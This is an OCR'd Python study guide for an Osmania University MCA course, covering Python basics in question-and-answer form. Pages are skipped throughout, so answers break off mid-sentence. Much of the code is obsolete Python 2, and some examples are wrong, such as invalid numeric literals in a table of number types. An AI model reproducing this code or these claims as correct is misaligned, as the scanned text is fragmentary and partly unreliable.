


Rahul's ✓
Topper's Voice







M.C.A.

I Year II Sem

(Osmania University)

Latest 2023 Edition

DATA ENGINEERING WITH PYTHON

-  Study Manual
-  Important Questions
-  Lab Practicals
-  Solved Model Papers

- by -

WELL EXPERIENCED LECTURER

Price
199-00



Rahul Publications TM

Hyderabad. Cell : 9391018098, 9505799122

All disputes are subjects to Hyderabad Jurisdiction only

M.C.A.

I Year II Sem

(Osmania University)

DATA ENGINEERING WITH PYTHON

Inspite of many efforts taken to present this book without errors, some errors might have crept in. Therefore we do not take any legal responsibility for such errors and omissions. However, if they are brought to our notice, they will be corrected in the next edition.

© No part of this publication should be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording and/or otherwise without the prior written permission of the publisher

Price ` . 199 -00

Sole Distributors :

Cell : 9391018098, 9505799122

VASU BOOK CENTRE

Shop No. 2, Beside Gokul Chat, Koti, Hyderabad.

Maternity Hospital Opp. Lane, Narayan Naik Complex, Koti, Hyderabad.

Near Andhra Bank, Subway, Sultan Bazar, Koti, Hyderabad -195.

C
O
N
T
E
N
T
S

DATA ENGINEERING WITH PYTHON

STUDY MANUAL

Important Questions	IV - VIII
Unit - I	1 - 42
Unit - II	43 - 68
Unit - III	69 - 122
Unit - IV	123 - 198
Unit - V	199 - 234
Lab Practicals	235 - 262

SOLVED MODEL PAPERS

Model Paper - I	263 - 263
Model Paper - II	264 - 264
Model Paper - III	265 - 265

SYLLABUS

UNIT - I

Introduction, Parts of Python Programming Language, Control Flow Statements, Functions, Strings

UNIT - II

Lists, Dictionaries, Tuples and sets, Files, Regular expressions

UNIT - III

Introduction to Data Science, Data Science: Data Analysis Sequence, Data Acquisition Pipeline, Report Structure

Files and Working with Text Data: Types of Files, Creating and Reading Text Data, File Methods to Read and Write Data, Reading and Writing Binary Files, The Pickle Module, Reading and Writing CSV Files, Python os and os.pathModules.

Working with Text Data: JSON and XML in Python

Working with Text Data: Processing HTML Files, Processing Texts in Natural Languages.

Regular Expression Operations: Using Special Characters, Regular Expression Methods, Named Groups in Python Regular Expressions, Regular Expression with glob Module.

UNIT - IV

Working with Databases: Setting Up a MySQL Database, Using a MySQL Database: Command Line, Using a MySQL Database, Taming Document Stores: MongoDB.

Working with Data Series and Frames: Pandas Data Structures, Reshaping Data, Handling Missing Data, Combining Data, Ordering and Describing Data, Transforming Data, Taming Pandas File I/O.

Plotting: Basic Plotting with PyPlot, Getting to Know Other Plot Types, Mastering Embellishments, Plotting with Pandas.

UNIT - V

Probability and Statistics: Reviewing Probability Distributions, Recollecting Statistical measures, Doing Stats the Python way

Machine Learning: Designing a Predictive Experiment, Fitting a linear regression, Grouping Data with K- means Clustering. Surviving in Random Decision Forests.

Contents

UNIT - I

Topic	Page No.
1.1 Introduction to Python	1
1.2 Parts of Python Programming Language	4
1.3 Identifiers And Variables	5
1.4 Data Types	6
1.5 Control Flow Statements	16
1.6 Functions	24
1.7 Passing Arguments to a Function	27
1.8 Types of Functions	29
1.9 Strings	34
1.10 Python String Operations	35
1.11 Slicing Python Strings	36
1.12 Testing Strings	36
1.13 Searching for Substrings	37
1.14 String Manipulations using String Functions	38

UNIT - II

2.1 Lists	43
2.2 Processing Lists	50
2.3 Dictionaries	51
2.4 Tuples And Sets	54
2.5 Files	61
2.6 Using Loops In Files	65
2.7 Managing Records in Python	65
2.8 Regular Expressions	66

UNIT - III

3.1 Introduction To Data Science	69
3.2 Data Science	70
3.2.1 Data Analysis Sequence	70

Topic	Page No.
3.2.2 Data Acquisition Pipeline	71
3.2.3 Report Structure	72
3.3 Files And Working With Text Data	72
3.3.1 Types of Files	72
3.3.2 Creating And Reading Text Data	76
3.3.3 File Methods To Read And Write Data	81
3.3.4 Reading And Writing Binary Files	84
3.3.5 The Pickle Module	86
3.3.6 Reading And Writing CSV Files	95
3.3.7 Python Os And Os.pathmodules	98
3.3.8 Working With Text Data JSON and XML In Python	104
3.4 Regular Expression Operations	112
3.4.1 Using Special Characters	112
3.4.2 Regular Expression Methods	117
3.4.3 Named Groups In Python Regular Expressions	120
3.4.4 Regular Expression With Glob Module	121
UNIT - IV	
4.1 Working With Databases	123
4.1.1 Setting Up A Mysql Database	123
4.2 Using A Mysql Database	129
4.2.1 Command Line	129
4.2.2 Using A Mysql Database	137
4.3 Taming Document Stores	139
4.3.1 MongoDB	139
4.4 Working With Data Series And Frames	142
4.4.1 Pandas Data Structures	142
4.4.2 Reshaping Data	155
4.4.3 Handling Missing Data	159
4.4.4 Combining Data	165
4.4.5 Ordering and Describing Data	171

Topic	Page No.
4.4.6 Transforming Data	177
4.4.7 Taming Pandas File I/O	187
4.5 Plotting	190
4.5.1 Basic Plotting With Pyplot	190
4.5.2 Getting To Know Other Plot Types	192
4.5.3 Mastering Embellishments	193
4.5.4 Plotting With Pandas	195
UNIT - V	
5.1 Probability And Statistics	199
5.1.1 Reviewing Probability Distributions	199
5.1.2 Recollecting Statistical Measures	206
5.2 Doing Stats The Python Way	210
5.3 Machine Learning	217
5.3.1 Designing A Predictive Experiment	217
5.3.2 Fitting A Linear Regression	219
5.3.3 Grouping Data With K- Means Clustering	222
5.3.4 Surviving in Random Decision Forests	230

Important Questions

UNIT - I

1. Explain about identifiers and variables in python.

Ans :

Refer Unit-I, Q.No. 7.

2. Explain about standard data types used in python with an examples.

Ans :

Refer Unit-I, Q.No. 8.

3. What are the various types of operators used in python?

Ans :

Refer Unit-I, Q.No. 9.

4. Explain about Python if statement.

Ans :

Refer Unit-I, Q.No. 14.

5. Explain Python Nested if statements.

Ans :

Refer Unit-I, Q.No. 17.

6. Explain for loop in Python with syntax and example.

Ans :

Refer Unit-I, Q.No. 19.

7. Write a program to calculate a running total in python.

Ans :

Refer Unit-I, Q.No. 23.

8. What is function? How to define and call a function?

Ans :

Refer Unit-I, Q.No. 25.

9. What is string? and how do you create string? Explain.

Ans :

Refer Unit-I, Q.No. 34.

10. Write about various string operations used in python.

Ans :

Refer Unit-I, Q.No. 37.

11. Explain various string manipulation functions.

Ans :

Refer Unit-I, Q.No. 41.

UNIT - II

1. How to access elements from a list?

Ans :

Refer Unit-II, Q.No. 2.

2. What is list slicing? Explain.

Ans :

Refer Unit-II, Q.No. 3.

3. Explain, how do you perform iterations in loops.

Ans :

Refer Unit-II, Q.No. 9.

4. Write about various Python Dictionary Methods.

Ans :

Refer Unit-II, Q.No. 11.

5. What is tuple in python? What are its advantages?

Ans :

Refer Unit-II, Q.No. 12.

6. What is Python Regular Expression (RegEx)? Explain briefly.

Ans :

Refer Unit-II, Q.No. 23.

UNIT - III

1. What is Data Science? Explain the working mechanism of data science.

Ans :

Refer Unit-III, Q.No. 1.

2. What is data acquisition? Explain about data acquisition pipe line.

Ans :

Refer Unit-III, Q.No. 3.

3. What is file? Write about different types of used in Python.

Ans :

Refer Unit-III, Q.No. 5.

4. What are various File Operations in Python. Explain the open () method.

Ans :

Refer Unit-III, Q.No. 8.

5. Explain various file methods to read and write data.

Ans :

Refer Unit-III, Q.No. 11.

6. Explain, how to read and write a binary data in Python.

Ans :

Refer Unit-III, Q.No. 12.

7. Explain different types of pickleable and unpickleable.

Ans :

Refer Unit-III, Q.No. 17.

8. What is CSV File? Explain How to read and Write CSV Files in Python.

Ans :

Refer Unit-III, Q.No. 20.

9. What is OS Module? Explain various functions of OS Module.

Ans :

Refer Unit-III, Q.No. 21.

10. What is the Use of XML in Python ? Explain the Syntactic Rules of XML.

Ans :

Refer Unit-III, Q.No. 26.

11. What are meta characters? Explain, the Meta characters used for regular expressions.

Ans :

Refer Unit-III, Q.No. 30.

UNIT - IV

1. Explain, how to create a new database in MySql.

Ans :

Refer Unit-IV, Q.No. 3.

2. Explain, how to manage with tables in MySQL.

Ans :

Refer Unit-IV, Q.No. 4.

3. Explain insert command of MySQL.

Ans :

Refer Unit-IV, Q.No. 5.

4. Explain about SELECT command of MySQL.

Ans :

Refer Unit-IV, Q.No. 8.

5. Explain, how to Connect a database in pymysql.

Ans :

Refer Unit-IV, Q.No. 10.

6. Define document Store. Explain about taming MongoDB document stores.

Ans :

Refer Unit-IV, Q.No. 11.

7. Explain, how to create and use series in Pandas.

Ans :

Refer Unit-IV, Q.No. 13.

8. What is reshaping? Explain about reshaping of data frames in Pandas.

Ans :

Refer Unit-IV, Q.No. 19.

9. How to Combine. Explain the data frames in Panda Using Merge() Function.

Ans :

Refer Unit-IV, Q.No. 25.

10. Explain basic plotting with PYPLOT.

Ans :

Refer Unit-IV, Q.No. 35.

UNIT - V

1. Define Probability Distribution? What are the general properties of probability distribution.

Ans :

Refer Unit-V, Q.No. 1.

2. Explain measures of central tendency in statistics.

Ans :

Refer Unit-V, Q.No. 4.

3. Explain about the statistical measures used in Python way.

Ans :

Refer Unit-V, Q.No. 6.

4. What is predictive analysis ? Explain about it.

Ans :

Refer Unit-V, Q.No. 7.

5. What is Regression? Explain about linear regression.

Ans :

Refer Unit-V, Q.No. 9.

6. Discuss about implementing K-means clustering in Python.

Ans :

Refer Unit-V, Q.No. 13.

7. Explain about, how to survive in random decision forest with an example.

Ans :

Refer Unit-V, Q.No. 14.

UNIT I

Introduction, Parts of Python Programming Language, Control Flow Statements, Functions, Strings

1.1 INTRODUCTION TO PYTHON

Q1. Write about various features of python.

Ans :

Python Features

Python's features include:

- **Easy-to-learn**
Python has few keywords, simple structure, and a clearly defined syntax. This allows the student to pick up the language quickly.
- **Easy-to-read**
Python code is more clearly defined and visible to the eyes.
- **Easy-to-Maintain**
Python's source code is fairly easy-to-maintain.
- **A broad Standard Library**
Python's bulk of the library is very portable and cross-platform compatible on UNIX, Windows, and Macintosh.
- **Interactive Mode**
Python has support for an interactive mode which allows interactive testing and debugging of snippets of code.
- **Portable**
Python can run on a wide variety of hardware platforms and has the same interface on all platforms.
- **Extendable**
You can add low-level modules to the Python interpreter. These modules enable programmers to add to or customize their tools to be more efficient.

➤ Databases

Python provides interfaces to all major commercial databases.

➤ GUI Programming

Python supports GUI applications that can be created and ported to many system calls, libraries and windows systems, such as Windows MFC, Macintosh, and the X Window system of Unix.

➤ Scalable

Python provides a better structure and support for large programs than shell scripting.

Apart from the above-mentioned features, Python has a big list of good features, few are listed below:

- It supports functional and structured programming methods as well as OOP.
- It can be used as a scripting language or can be compiled to byte-code for building large applications.
- It provides very high-level dynamic data types and supports dynamic type checking.
- IT supports automatic garbage collection.
- It can be easily integrated with C, C++, COM, ActiveX, CORBA, and Java.

Q2. Write about the environment set up of python.

Ans :

Python is available on a wide variety of platforms including Linux and Mac OS X. Let's understand how to set up our Python environment.

Getting Python

The most up-to-date and current source code, binaries, documentation, news, etc., is available on the

S.No.	Variable & Description
1.	PYTHONPATH : It has a role similar to PATH. This variable tells the Python interpreter where to locate the module files imported into a program. It should include the Python source library directory and the directories containing Python source code. PYTHONPATH is sometimes preset by the Python installer.
2.	PYTHONSTARTUP : It contains the path of an initialization file containing Python source code. It is executed every time you start the interpreter. It is named as .pythonrc.py in Unix and it contains commands that load utilities or modify PYTHONPATH.
3.	PYTHONCASEOK : It is used in Windows to instruct Python to find the first case-insensitive match in an import statement. Set this variable to any value to activate it.
4.	PYTHONHOME : It is an alternative module search path. It is usually embedded in the PYTHONSTARTUP or PYTHONPATH directories to make switching module libraries easy.

Running Python

There are three different ways to start Python:

- Interactive Interpreter
- You can start Python from Unix, DOS, or any other system that provides you a command-line interpreter or shell window.
- Enter `python` the command line.

Start coding right away in the interactive interpreter.

`$python # Unix/Linux`

or

`python% # Unix/Linux`

or

`C:> python # Windows/DOS`

Here is the list of all the available command line options:

S.No.	Option & Description
1	-d — It provides debug output.
2.	-O — It generates optimized bytecode (resulting in .pyo files).
3.	-S — Do not run import site to look for Python paths on startup.
4.	-v — verbose output (detailed trace on import statements).
5.	-X — disable class-based built-in exceptions (just use strings); obsolete starting with version 1.6.
6.	-c cmd — run Python script sent in as cmd string
7.	File — run Python script from given file

Script from the Command-line

A Python script can be executed at command line by invoking the interpreter on your application, as in the following:

Q5. Write a short note on usage of comments in python.

Ans.:

Comments are very important while writing a program. It describes what's going on inside a program so that a person looking at the source code does not have a hard time figuring it out. You might forget the key details of the program you just wrote in a month's time. So taking time to explain these concepts in form of comments is always fruitful.

In Python, we use the hash (#) symbol to start writing a comment.

It extends up to the newline character. Comments are for programmers for better understanding of a program. Python Interpreter ignores comment.

```
# This is a comment
#print out Hello
print('Hello')
```

Multi-line Comments

If we have comments that extend multiple lines, one way of doing it is to use hash (#) in the beginning of each line. For example:

```
# This is a long comment
# and it extends
# to multiple lines
```

Another way of doing this is to use triple quotes, either ''' or "" "".

These triple quotes are generally used for multi-line strings. But they can be used as multi-line comment as well. Unless they are not docstrings, they do not generate any extra code.

```
""" This is also a
perfect example of
multi-line comments """
```

Q6. What are the various types of quotations used in python?

Ans.:

Quotation in Python

Python accepts single ('), double (") and triple (''' or "" "") quotes to denote string literals, as long as the same type of quote starts and ends the string.

The triple quotes are used to span the string across multiple lines. For example, all the following are legal "

```
word = 'word'
sentence = "This is a sentence."
paragraph = """ This is a paragraph. It is
made up of multiple lines and sentences. """
```

1.3 IDENTIFIERS AND VARIABLES

Q7. Explain about identifiers and variables in python.

Ans.:

(Imp.)

Python Identifiers

A Python identifier is a name used to identify a variable, function, class, module or other object. An identifier starts with a letter A to Z or a to z or an underscore (_) followed by zero or more letters, underscores and digits (0 to 9).

Python does not allow punctuation characters such as @, \$, and % within identifiers. Python is a case sensitive programming language. Thus, Manpower and manpower are two different identifiers in Python.

Here are naming conventions for Python identifiers:

Class names start with an uppercase letter. All other identifiers start with a lowercase letter.

- Starting an identifier with a single leading underscore indicates that the identifier is private.
- Starting an identifier with two leading underscores indicates a strongly private identifier.
- If the identifier also ends with two trailing underscores, the identifier is a language-defined special name.

Python Variables

A variable is a location in memory used to store some data (value).

They are given unique names to differentiate between different memory locations. The rules for writing a variable name is same as the rules for writing identifiers in Python.

We don't need to declare a variable before using it. In Python, we simply assign a value to a variable and it will exist. We don't even have to declare the type of the variable. This is handled internally according to the type of value we assign to the variable.

- int (signed integers)
- long (long integers, they can also be represented in octal and hexadecimal)
- float (floating point real values)
- complex (complex numbers)

Examples

Here are some examples of numbers:

int	Long	Float	complex
10	51924361L	0.0	3.14j
100	-0x19323L	15.20	45.j
-786	0122L	-21.9	9.322e-36j
080	0xDEFABCECBDAECBFBAEI	32.3+e18	.876j
-0490	535633629843L	-90.	-.6545+0J
-0x260	-052318172735L	-32.54e100	3e+26J
0x69	-4721885298529L	70.2-E12	4.53e-7j

- Python allows you to use a lowercase l with long, but it is recommended that you use only an uppercase L to avoid confusion with the number 1. Python displays long integers with an uppercase L.
- A complex number consists of an ordered pair of real floating-point numbers denoted by $x + yj$, where x and y are the real numbers and j is the imaginary unit.

2. Python Strings

Strings in Python are identified as a contiguous set of characters represented in the quotation marks. Python allows for either pairs of single or double quotes. Subsets of strings can be taken using the slice operator ([] and [:]) with indexes starting at 0 in the beginning of the string and working their way from -1 at the end.

The plus (+) sign is the string concatenation operator and the asterisk (*) is the repetition operator. For example:

```
#!/usr/bin/python
str = 'Hello World!'

print str          # Prints complete string
print str[0]       # Prints first character of the string
print str[2:5]     # Prints characters starting from 3rd to 5th
print str[2:]      # Prints string starting from 3rd character
print str * 2      # Prints string two times
print str + "TEST" # Prints concatenated string
```

This will produce the following result:

```
Hello World!
H
llo
```



```

print tuple[0] # Prints first element of the list
print tuple[1:3] # Prints elements starting from 2nd till 3rd
print tuple[2:] # Prints elements starting from 3rd element
print tinytuple * 2 # Prints list two times
print tuple + tinytuple # Prints concatenated lists

```

This produce the following result:

```

('abcd', 786, 2.23, 'john', 70.200000000000003)
abcd
(786, 2.23)
(2.23, 'john', 70.200000000000003)
(123, 'john', 123, 'john')
('abcd', 786, 2.23, 'john', 70.200000000000003, 123, 'john')

```

The following code is invalid with tuple, because we attempted to update a tuple, which is not allowed. Similar case is possible with lists:

```

#!/usr/bin/python
tuple = ('abcd', 786, 2.23, 'john', 70.2)
list = ['abcd', 786, 2.23, 'john', 70.2]
tuple[2] = 1000 # Invalid syntax with tuple
list[2] = 1000 # Valid syntax with list

```

5. Python Dictionary

Python's dictionaries are kind of hash table type. They work like associative arrays or hashes found in Perl and consist of key-value pairs. A dictionary key can be almost any Python type, but are usually numbers or strings. Values, on the other hand, can be any arbitrary Python object.

Dictionaries are enclosed by curly braces ({ }) and values can be assigned and accessed using square braces ([]).

For example:

```

#!/usr/bin/python
dict = {}
dict['one'] = "This is one"
dict[2] = "This is two"
tinydict = {'name': 'john', 'code': 6734, 'dept': 'sales'}
print dict['one'] # Prints value for 'one' key
print dict[2] # Prints value for 2 key
print tinydict    # Prints complete dictionary
print tinydict.keys() # Prints all the keys
print tinydict.values() # Prints all the values

```

```
# Output: x // y = 3
print('x // y =',x//y)
# Output: x ** y = 50625
print('x ** y =',x**y)
```

When you run the program, the output will be:

```
x + y = 19
x - y = 11
x * y = 60
x / y = 3.75
x // y = 3
x ** y = 50625
```

2. Comparison operators

Comparison operators are used to compare values. It either returns True or False according to the condition.

Operator	Meaning	Example
>	Greater than - True if left operand is greater than the right	$x > y$
<	Less than - True if left operand is less than the right	$x < y$
==	Equal to - True if both operands are equal	$x == y$
!=	Not equal to - True if operands are not equal	$x != y$
>=	Greater than or equal to - True if left operand is greater than or equal to the right	$x >= y$
<=	Less than or equal to - True if left operand is less than or equal to the right	$x <= y$

Example #2: Comparison operators in Python

```
x = 10
y = 12
# Output: x > y is False
print('x > y is',x>y)
# Output: x < y is True
print('x < y is',x<y)
# Output: x == y is False
print('x == y is',x==y)
# Output: x != y is True
print('x != y is',x!=y)
# Output: x >= y is False
print('x >= y is',x>=y)
# Output: x <= y is True
print('x <= y is',x<=y)
```

Operator	Meaning	Example
=	x = 5	x = 5
+=	x += 5	x = x + 5
-=	x -= 5	x = x - 5
*=	x *= 5	x = x * 5
/=	x /= 5	x = x / 5
%=	x %= 5	x = x % 5
//=	x //= 5	x = x // 5
**=	x **= 5	x = x ** 5
&=	x &= 5	x = x & 5
=	x = 5	x = x 5
^=	x ^= 5	x = x ^ 5
>>=	x >>= 5	x = x >> 5
<<=	x <<= 5	x = x << 5

5. Special Operators

Python language offers some special type of operators like the identity operator or the membership operator. They are described below with examples.

Identity operators

is and is not are the identity operators in Python. They are used to check if two values (or variables) are located on the same part of the memory. Two variables that are equal does not imply that they are identical.

Operator	Meaning	Example
Is	True if the operands are identical (refer to the same object)	x is True
is not	True if the operands are not identical (do not refer to the same object)	x is not True

Example #4: Identity operators in Python

```
x1 = 5
y1 = 5
x2 = 'Hello'
y2 = 'Hello'
x3 = [1,2,3]
y3 = [1,2,3]
# Output: False
print(x1 is not y1)
# Output: True
print(x2 is y2)
# Output: False
print(x3 is y3)
```

< = < > > =	Comparison operators
< > == !=	Equality operators
= %= /= //= -= += *= **=	Assignment operators
is is not	Identity operators
in not in	Membership operators
not or and	Logical operators

Q11. Write a program to add two numbers.

Ans :

This program adds two numbers

```
# Store input numbers
num1 = input('Enter first number: ')
num2 = input('Enter second number: ')
# Add two numbers
sum = float(num1) + float(num2)
# Display the sum
print('The sum of {0} and {1} is {2}'.format(num1, num2, sum))
```

Output

```
Enter first number: 1.5
Enter second number: 6.3
The sum of 1.5 and 6.3 is 7.8
```

Q12. Explain about type conversions in python.

Ans :

Data Type Conversion

Sometimes, you may need to perform conversions between the built-in types. To convert between types, you simply use the type name as a function.

There are several built-in functions to perform conversion from one data type to another. These functions return a new object representing the converted value.

Function	Description
int(x [,base])	Converts x to an integer. base specifies the base if x is a string.
long(x [,base])	Converts x to a long integer. base specifies the base if x is a string.
float(x)	Converts x to a floating-point number.
complex(real [,imag])	Creates a complex number.
str(x)	Converts object x to a string representation.
repr(x)	Converts object x to an expression string.
eval(str)	Evaluates a string and returns an object.

Here, the program evaluates the test expression and will execute statement(s) only if the test expression is True.

If the text expression is False, the statement(s) is not executed.

In Python, the body of the if statement is indicated by the indentation. Body starts with an indentation and the first unindented line marks the end.

Python interprets non-zero values as True. None and 0 are interpreted as False.

Example: Python if Statement

```
# If the number is positive, we print an appropriate
message

num = 3
if num > 0:
    print(num, "is a positive number.")
print("This is always printed.")
num = -1
if num > 0:
    print(num, "is a positive number.")
print("This is also always printed.")

When you run the program, the output will be:

3 is a positive number
This is always printed
This is also always printed.
```

In the above example, `num > 0` is the test expression.

The body of if is executed only if this evaluates to True.

When variable `num` is equal to 3, test expression is true and body inside body of if is executed.

If variable `num` is equal to -1, test expression is false and body inside body of if is skipped.

The `print()` statement falls outside of the if block (unindented). Hence, it is executed regardless of the test expression.

Q15. Explain if-else statement in python.

Ans :

Python if...else Statement

Syntax of if...else

if test expression:

Body of if

else:

Body of else

The if..else statement evaluates test expression and will execute body of if only when test condition is True. If the condition is False, body of else is executed. Indentation is used to separate the blocks.

Example of if...else

```
# Program checks if the number is positive or
negative

# And displays an appropriate message

num = 3

# Try these two variations as well.

# num = -5

# num = 0

if num >= 0:
    print("Positive or Zero")
else:
    print("Negative number")
```

In the above example, when `num` is equal to 3, the test expression is true and body of if is executed and body of else is skipped. If `num` is equal to -5, the test expression is false and body of else is executed and body of if is skipped.

If `num` is equal to 0, the test expression is true and body of if is executed and body of else is skipped.

Q16. Explain if...elif...else statement in python.

Ans :

Python if...elif...else

Syntax of if...elif...else

if test expression:

Body of if

elif test expression:

Body of elif

else:

Body of else

Q18. Write a program to check whether the given number is prime or not.

Ans :

python Program to Check Prime Number

Python program to check if the input number is prime or not

```
num = 407
# take input from the user
# num = int(input("Enter a number: "))
# prime numbers are greater than 1
if num > 1:
    # check for factors
    for i in range(2,num):
        if (num % i) == 0:
            print(num,"is not a prime number")
            print(i,"times",num//i,"is",num)
            break
    else:
        print(num,"is a prime number")
# if input number is less than
# or equal to 1, it is not prime
else:
    print(num,"is not a prime number")
```

Q19. Explain for loop in Python with syntax and example.

Ans :

(Imp.)

For Loop

The for loop in Python is used to iterate over a sequence (list, tuple, string) or other iterable objects. Iterating over a sequence is called traversal.

Syntax of for Loop

for val in sequence:

Body of for

Here, val is the variable that takes the value of the item inside the sequence on each iteration.

Loop continues until we reach the last item in the sequence. The body of for loop is separated from the rest of the code using indentation.

Example:

Python for Loop

```
# Program to find the sum of all numbers stored in
a list
# List of numbers
numbers = [6, 5, 3, 8, 4, 2, 5, 4, 11]
# variable to store the sum
sum = 0
# iterate over the list
for val in numbers:
    sum = sum + val
# Output: The sum is 48
print("The sum is", sum)
when you run the program, the output will be:
The sum is 48
```

Q20. Explain while loop in python.

Ans :

While Loop

The while loop in Python is used to iterate over a block of code as long as the test expression (condition) is true.

We generally use this loop when we don't know beforehand, the number of times to iterate.

Syntax of while Loop in Python

while test_expression:

Body of while

In while loop, test expression is checked first. The body of the loop is entered only if the test expression evaluates to True. After one iteration, the test expression is checked again. This process continues until the test_expression evaluates to False.

In Python, the body of the while loop is determined through indentation.

while expression:

statement(s)

statement(s)

A final note on loop nesting is that you can put any type of loop inside of any other type of loop. For example a for loop can be inside a while loop or vice versa.

Example

The following program uses a nested for loop to find the prime numbers from 2 to 100

```
#!/usr/bin/python
```

```
i = 2
while(i < 100):
    j = 2
    while(j <= (i/j)):
        if not(i%j):break
        j = j + 1
    if(j > i/j):print i," is prime"
    i = i + 1
print"Good bye!"
```

When the above code is executed, it produces following result:

```
2 is prime
3 is prime
5 is prime
```

```
7 is prime
11 is prime
13 is prime
17 is prime
19 is prime
23 is prime
29 is prime
31 is prime
37 is prime
```

```
41 is prime
```

```
43 is prime
```

```
47 is prime
```

```
53 is prime
```

```
59 is prime
```

```
61 is prime
```

```
67 is prime
```

```
71 is prime
```

```
73 is prime
```

```
79 is prime
```

```
83 is prime
```

```
89 is prime
```

```
97 is prime
```

```
Good bye!
```

Q22. Write a Python Program to Print the Fibonacci sequence.

Ans :

Program to display the Fibonacci sequence up to n-th term where n is provided by the user

```
# change this value for a different result
nterms = 10
# uncomment to take input from the user
#nterms = int(input("How many terms? "))
# first two terms
```

```
n1 = 0
```

```
n2 = 1
```

```
count = 2
```

```
# check if the number of terms is valid
```

```
if nterms <= 0:
```

```
    print("Please enter a positive integer")
```

```
elif nterms == 1:
```

```
    print("Fibonacci sequence upto",nterms,":")
```

```
    print(n1)
```

```
else:
```

Q24. Write about break and continue statements.*Ans :*

In Python, break and continue statements can alter the flow of a normal loop.

Loops iterate over a block of code until test expression is false, but sometimes we wish to terminate the current iteration or even the whole loop without checking test expression.

The break and continue statements are used in these cases.

Python break statement


The break statement terminates the loop containing it. Control of the program flows to the statement immediately after the body of the loop.

If break statement is inside a nested loop (loop inside another loop), break will terminate the innermost loop.

Syntax of break

break

The working of break statement in for loop and while loop is shown below.

**Example: Python break**

```
# Use of break statement inside loop
for val in "string":
    if val == "i":
        break
```

```
print(val)
```

```
print("The end")
```

Output

```
s
t
r
The end
```

In this program, we iterate through the "string" sequence. We check if the letter is "i", upon which we break from the loop. Hence, we see in our output that all the letters up till "i" gets printed. After that, the loop terminates.


Python Continue Statement

The continue statement is used to skip the rest of the code inside a loop for the current iteration only. Loop does not terminate but continues on with the next iteration.

Syntax of Continue

continue

The working of continue statement in for and while loop is shown below.

**Example: Python continue**

Program to show the use of continue statement inside loops

```
for val in "string":
    if val == "i":
```



```
#!/usr/bin/python
# Function definition is here
def printme( str ):
    "This prints a passed string into this function"
    print str
    return;
# Now you can call printme function
printme("I'm first call to user defined function!")
printme("Again second call to the same function")
```

When the above code is executed, it produces the following result:

```
I'm first call to user defined function!
Again second call to the same function
# Define our 3 functions
def my_function():
    print("Hello From My Function!")

def my_function_with_args(username, greeting):
    print("Hello, %s , From My Function!, I wish you %s"%(username, greeting))

def sum_two_numbers(a, b):
    return a + b

# print(a simple greeting)
my_function()

#prints - "Hello, John Doe, From My Function!, I wish you a great year!"
my_function_with_args("John Doe", "a great year!")
# after this line x will hold the value 3!
x = sum_two_numbers(1,2)
```

Q26. What is the use of Docstring in function?

Ans :

Docstring

The first string after the function header is called the docstring and is short for documentation string. It is used to explain in brief, what a function does.

Although optional, documentation is a good programming practice. Unless you can remember what you had for dinner last week, always document your code.

In the above example, we have a docstring immediately below the function header. We generally use triple quotes so that docstring can extend up to multiple lines. This string is available to us as `_doc_attribute` of the function.

For example:

Try running the following into the Python shell to see the output.

```
>>>print(greet.__doc__)
```

```
Thisfunction greets to
the person passed into the
name parameter
```

Q27. What is the scope of the variable in python?

Ans :

Scope and Lifetime of variables

Scope of a variable is the portion of a program where the variable is recognized. Parameters and variables defined inside a function is not visible from outside. Hence, they have a local scope.

Lifetime of a variable is the period throughout which the variable exists in the memory. The lifetime of variables inside a function is as long as the function executes.

They are destroyed once we return from the function. Hence, a function does not remember the value of a variable from its previous calls.

Here is an example to illustrate the scope of a variable inside a function.

```
def my_func():
    x = 10
    print("Value inside function:",x)

x = 20
my_func()
print("Value outside function:",x)
```

Output

```
Value inside function: 10
Value outside function: 20
```

```

z = 10
def afunction():
    global z
    print(z)

afunction()
print(z)

```

The global variable z can be used all throughout the program, inside functions or outside.

A global variable can be modified inside a function and change for the entire program:

```

z = 10
def afunction():
    global z
    z = 9

afunction()
print(z)

```

After calling afunction(), the global variable is changed for the entire program.

Example

Try to determine the output of this program:

```

z = 10

def func1():
    global z
    z = 3

def func2(x,y):
    global z
    return x+y+z

func1()
total = func2(4,5)
print(total)

```

1.7 PASSING ARGUMENTS TO A FUNCTION

Q30. What are command line arguments explain how to use them in python.

Ans :

Python Command Line Arguments

Python provides a `getopt` module that helps you parse command-line options and arguments.

```
$ python test.py arg1 arg2 arg3
```

The Python **sys** module provides access to any command-line arguments via the **sys.argv**. This serves two purposes:

- `sys.argv` is the list of command-line arguments.
- `len(sys.argv)` is the number of command-line arguments.

Here `sys.argv[0]` is the program i.e. script name.

Example

Consider the following script **test.py**

```
#!/usr/bin/python
import sys
print'Number of arguments:', len(sys.argv),
'arguments.'
print'Argument List:', str(sys.argv)
Now run above script as follows "
$ python test.py arg1 arg2 arg3
This produce following result "
Number of arguments: 4 arguments.
Argument List: ['test.py', 'arg1', 'arg2', 'arg3']

```

NOTE:

